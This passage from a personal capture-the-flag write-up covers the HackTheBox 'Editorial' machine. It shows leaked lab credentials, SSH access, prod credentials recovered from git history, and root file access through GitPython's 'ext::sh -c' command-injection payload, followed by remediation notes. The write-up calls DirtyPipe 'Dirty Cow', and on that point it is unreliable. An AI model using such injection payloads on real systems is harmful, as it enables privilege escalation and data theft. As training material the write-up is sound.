8	http://editorial.htb	POST	/upload	✓		200	7343	HTML		Publish Your Book With ...			10.10.11.20	

Request

Pretty Raw Hex

```
GET /static/uploads/27343392-4f41-44a3-9cc9-c1202fc48335 HTTP/1.1
Host: editorial.htb
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/136.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://editorial.htb/upload
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Server: nginx/1.18.0 (Ubuntu)
3  Date: Mon, 09 Jun 2025 00:22:32 GMT
4  Content-Type: application/octet-stream
5  Content-Length: 506
6  Connection: keep-alive
7  Content-Disposition: inline; filename=27343392-4f41-44a3-9cc9-c1202fc48335
8  Last-Modified: Mon, 09 Jun 2025 00:22:32 GMT
9  Cache-Control: no-cache
10 ETag: "1749428552.2425342-506-3728480127"
11
12 {"template_mail_message":"Welcome to the team! We are thrilled to have you on board and
   can't wait to see the incredible content you'll bring to the table.\n\nYour login
   credentials for our internal forum and authors site are:\nUsername: dev\nPassword:
   dev080217_devAPI!@\nPlease be sure to change your password as soon as possible for
   security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas -
   we're always here to support you.\n\nBest regards, Editorial Tiempo Arriba Team."}
13
```

CREDS!!

username

```
dev
```

password

```
dev080217_devAPI!@
```

I assumed these were SSH creds:

```
}
→  editorial ssh dev@editorial.htb
The authenticity of host 'editorial.htb (10.10.11.20)' can't be established.
ED25519 key fingerprint is SHA256:YR+ibhVYSWNLe4xyiPA0g45F4p1pNAcQ7+xupfIR70Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'editorial.htb' (ED25519) to the list of known hosts.
dev@editorial.htb's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon Jun  9 12:24:22 AM UTC 2025

  System load:           0.09
  Usage of /:            61.4% of 6.35GB
  Memory usage:          13%
  Swap usage:            0%
  Processes:             226
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.20
  IPv6 address for eth0: dead:beef::250:56ff:feb0:c288


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jun 10 09:11:03 2024 from 10.10.14.52
dev@editorial:~$
[0] 0:ssh*                                                    "framewor
```

```
dev@editorial:~$ la
apps  .bash_history  .bash_logout  .bashrc  .cache  .profile  user.txt
dev@editorial:~$ cat user.txt
f79efa7ef215a641953b85fb66b0c0ca
dev@editorial:~$
```

user.txt

Linux Enumeration and Exploitation as the Dev User

First things first, try sudo -l:

```
sudo -l
```

I got... nothing.

Which means I have to actually enumerate.

I have been doing this manually in my practice to get the hang of what to look for. If I can't find anything, then I use an automated tool.

I follow the steps as depicted in the CPTS course, and I check the following:

- hostname
- uname -a
- os-release
- env
- shells
- /etc/passwd
- hidden files
- check /tmp and /va/tmp
- check GTFO bins
- find configuration files
- find custom scripts
- find which scripts or binaries are in use by the root user

What I found was a random folder in /home/dev called "apps" - it was empty so I moved on.

I found where the webserver files were being hosted - it was in the /opt directory.

```
/opt/internal_apps/environment_scripts/clear.sh
dev@editorial:~$ cd /opt
dev@editorial:/opt$ ls
apps  internal_apps
dev@editorial:/opt$ cd apps/
dev@editorial:/opt/apps$ la
app_editorial
dev@editorial:/opt/apps$ la app_editorial/
app.py  editorial.sock  __pycache__  static  templates  venv  wsgi.py
dev@editorial:/opt/apps$ cd ..
dev@editorial:/opt$ ls
apps  internal_apps
dev@editorial:/opt$ cd internal_apps/
dev@editorial:/opt/internal_apps$ ls
app_api  clone_changes  environment_scripts
dev@editorial:/opt/internal_apps$ cd environment_scripts/
dev@editorial:/opt/internal_apps/environment_scripts$ ls
clear.sh
dev@editorial:/opt/internal_apps/environment_scripts$ cat clear.sh
#!/bin/bash

find /opt/apps/app_editorial/static/uploads/. -exec rm -f {} \; 2>/dev/null
dev@editorial:/opt/internal_apps/environment_scripts$
```

```
ls: cannot open directory 'clone_changes/': Permission denied
dev@editorial:/opt/internal_apps$ ls -lah
total 20K
drwxr-xr-x 5 www-data www-data 4.0K Jun  5  2024 .
drwxr-xr-x 4 root     root     4.0K Jun  5  2024 ..
drwxr-xr-x 3 root     root     4.0K Jun  5  2024 app_api
drwxr-x--- 2 root     prod     4.0K Jun  5  2024 clone_changes
drwxr-xr-x 2 www-data www-data 4.0K Jun  5  2024 environment_scripts
dev@editorial:/opt/internal_apps$
```

```
dev@editorial:/opt/apps/app_editorial$ ls
app.py  editorial.sock  __pycache__  static  templates  venv  wsgi.py
dev@editorial:/opt/apps/app_editorial$ ls -lah editorial.sock
srwxrwx--- 1 www-data www-data 0 Jun  7 13:35 editorial.sock
dev@editorial:/opt/apps/app_editorial$
```

I could not find a purpose for the editorial.sock. I would get stuck on that for a few minutes. Otherwise there was a folder owned by the "prod" user that I could not get to.

The prod user, this unix socket, and the kernel version were the only things that stuck out to me. I guessed that I needed to hop over to the prod user but I didn't see it.

So I tried to exploit the kernel version with Dirty Cow.

https://github.com/Arinerron/CVE-2022-0847-DirtyPipe-Exploit

I tried a few different versions of the exploit and I could not get it to work. I lost almost 2 hours to those attempts. I also did some research on how to abuse unix sockets and not much turned up.

Stepping away from the computer for awhile I realized I needed to re-enumerate.

This time I used linenum.sh. Unfortunately, it did not find anything that I also did not find.

However, linenum also pointed out a "hidden" directory at /home/dev/apps/.git. I again, missed the chance here.

Aaaand I took a hint. Enough to see that I was supposed to roll back that /home/dev/apps with git to recover something. AAAAARRRGGHH!

In the git protocol, a "commit" is a snapshot in time of the files. Using the command `git log` will show you the commit history.

```
dev@editorial:~/apps$ git log
commit 8ad0f3187e2bda88bba85074635ea942974587e8 (HEAD -> master)
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:04:21 2023 -0500

    fix: bugfix in api port endpoint

commit dfef9f20e57d730b7d71967582035925d57ad883
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:01:11 2023 -0500

    change: remove debug and update api port

commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:55:08 2023 -0500

    change(api): downgrading prod to dev

    * To use development environment.

commit 1e84a036b2f33c59e2390730699a488c65643d28
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:51:10 2023 -0500

    feat: create api to editorial info

    * It (will) contains internal info about the editorial, this enable
       faster access to information.

commit 3251ec9e8ffdd9b938e83e3b9fbf5fd1efa9bbb8
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:48:43 2023 -0500

    feat: create editorial app

    * This contains the base of this project.
    * Also we add a feature to enable to external authors send us their
       books and validate a future post in our editorial.
```

To revert to a previous commit you can `git checkout` the commit hash

```
git checkout 1e84a036b2f33c59e2390730699a488c65643d28
```

I did go through each one and analyze each file until I saw the creds. If you are a smarter person than me, you would read the commit messages and think that that commit where they "downgrade prod to dev" might have some juicy info in it - as the "dev" environment would be sterilized of anything related to the prod environment.

and so looking at the app_api/api.py file you see that where in the current commit there are creds for a dev user, there are now creds for a prod user

```
app_api/       app_editorial/
dev@editorial:~/apps$ cat app_api/app.py
# API (in development).
# * To retrieve info about editorial

import json
from flask import Flask, jsonify

# ------------------------------
# App configuration
# ------------------------------
app = Flask(__name__)

# ------------------------------
# Global Variables
# ------------------------------
api_route = "/api/latest/metadata"
api_editorial_name = "Editorial Tiempo Arriba"
api_editorial_email = "info@tiempoarriba.htb"

# ------------------------------
# API routes
# ------------------------------
# -- : home
@app.route('/api', methods=['GET'])
def index():
    data_editorial = {
        'version': [{
            '1': {
                'editorial': 'Editorial El Tiempo Por Arriba',
                'contact_email_1': 'soporte@tiempoarriba.oc',
                'contact_email_2': 'info@tiempoarriba.oc',
                'api_route': '/api/v1/metadata/'
            }},
            {
            '1.1': {
                'editorial': 'Ed Tiempo Arriba',
                'contact_email_1': 'soporte@tiempoarriba.oc',
                'contact_email_2': 'info@tiempoarriba.oc',
                'api_route': '/api/v1.1/metadata/'
            }},
            {
            '1.2': {
                'editorial': api_editorial_name,
                'contact_email_1': 'soporte@tiempoarriba.oc',
                'contact_email_2': 'info@tiempoarriba.oc',
                'api_route': f'/api/v1.2/metadata/'
            }},
            {
            '2': {
                'editorial': api_editorial_name,
                'contact_email': 'info@tiempoarriba.moc.oc',
                'api_route': f'/api/v2/metadata/'
            }},
            {
            '2.3': {
                'editorial': api_editorial_name,
                'contact_email': api_editorial_email,
                'api_route': f'{api_route}/'
            }
        }]
    }
    return jsonify(data_editorial)

# -- : (development) mail message to new authors
@app.route(api_route + '/authors/message', methods=['GET'])
def api_mail_new_authors():
    return jsonify({
        'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials
 for our internal forum and authors site are:\nUsername: prod\nPassword: 080217_Producti0n_2023!@\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't
 hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, " + api_editorial_name + " Team."
    }) # TODO: replace dev credentials when checks pass

# ------------------------------
# Start program
# ------------------------------
if __name__ == '__main__':
    app.run(host='127.0.0.1', port=5001, debug=True)
```

Linux Enumeration and Exploitation as the Prod User

I go ahead and re-enumerate with linenum.sh just to make sure nothing else sticks out outside of that "locked" directory in the webserver directory. Nothing does so I hop into that folder:

```
clone_prod_change.py
prod@editorial:/opt/internal_apps/clone_changes$ la
clone_prod_change.py
```

```
#!/usr/bin/python3

import os
import sys
from git import Repo

os.chdir('/opt/internal_apps/clone_changes')

url_to_clone = sys.argv[1]

r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
~
~
```

this allows me to clone in a url? how is that useful

```
prod@editorial:~$ sudo -l
[sudo] password for prod:
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
prod@editorial:~$
```

So like... I had no idea what to do with it.

I researched git exploits you can do on clones. I have never used them but I know git contains "hooks" - scripts you can add to execute at certain times and operations on a git repo.

I found this CVE:
https://nvd.nist.gov/vuln/detail/cve-2024-32002
https://amalmurali.me/posts/git-rce/

```
            <command> [<args>]
prod@editorial:/opt/internal_apps/clone_changes$ git --version
git version 2.34.1
prod@editorial:/opt/internal_apps/clone_changes$
```

The box was vulnerable. However, this was another dead end that I lost an hour to. Exploits for this vulnerability involve pulling in a dirty repo and having the hook call in another repo that leads to RCE. It required me to host my own repos since this box is on a VPN without internet access. That is actually not too easy to spin up for a one-off. I realized that this could not be the problem. I was once again stumped.

Stepping away from the computer and returning, I had the idea to check the Python library. That turned up a different CVE, CVE-2022-24439.

This was all I could find out about it:
https://security.snyk.io/vuln/SNYK-PYTHON-GITPYTHON-3113858

When you look at the code in that link, it is virtually the same as the code used on this box... so this was probably it.

Git has a thing https://git-scm.com/docs/git-remote-ext which allows "external" commands on certain git actions. This CVE found a vulnerability with this library where the external commands extension could be abused for code execution.

I had to monkey around with this quite a bit. My solution was NOT elegant but I was able to reach in and get the flag:

```
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py
'ext::sh -c cp% /root/root.txt% /tmp/root.txt'
```

of course I did not have permissions to view the file so I had to fix that:

```
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py
'ext::sh -c chmod% 777% /tmp/root.txt'
```

and then I was able to get the flag:

```
prod@editorial:/opt/internal_apps/clone_changes$ cat /tmp/root.txt
3be4329e0491864094c676944b1a949a
```

Right after I looked at 0xdf's solution and his is way better - actually elevating to the root user instead of just reaching in and grabbing the flag.

But after all of that, I got it.

Remediation

How should this be fixed?

1. SSRF - there are several different ways to handle retrieving that file that do not involve calling to an internal service to return it. In a docker architecture - where the containers are all on an independent docker network this would be fine. On a bare metal server though, it is not. To fix this I would instead expose the Python API publicly and add sanitization code to requests to it. This code could handle the downloads. OR if the Python API is not in production (which it was not in the current state of the box) then edit the nginx conf file in sites-enabled so that you cannot route to it.
2. Credentials in plain-text files. In both cases for the dev user and prod user. These creds should be separate from those that are used to SSH into the box. I also did not understand why the box had a "dev" user and a "prod" user. User accounts need to tie to actual people or entities

and their access needs to be managed by roles. There should have been users placed in dev and prod groups with those groups have requisite rights over portions of the server.

3. The clone_prod_changes.py script. I am not sure what the utility of this script is. Other than that, I could not pick on the Systems Administrator too much here. It is very very difficult to keep track of every package used, their versions and related vulnerabilities. This server was also vulnerable to Dirty Cow that is a much more severe vulnerability than the Python git library.

Conclusion

It was good to do a box on adventure mode over guided mode. I am a little frustrated with myself that I needed help at the 2 main "breakthroughs" on the box: the SSRF and the empty .git directory. What I did not get out of the CPTS course is how I can better identify and move quickly on these vulnerabilities. For the OSCP, I won't have a ton of time to enumerate and guess I'll need to be consistently moving and executing. It looks like I'll need more practice.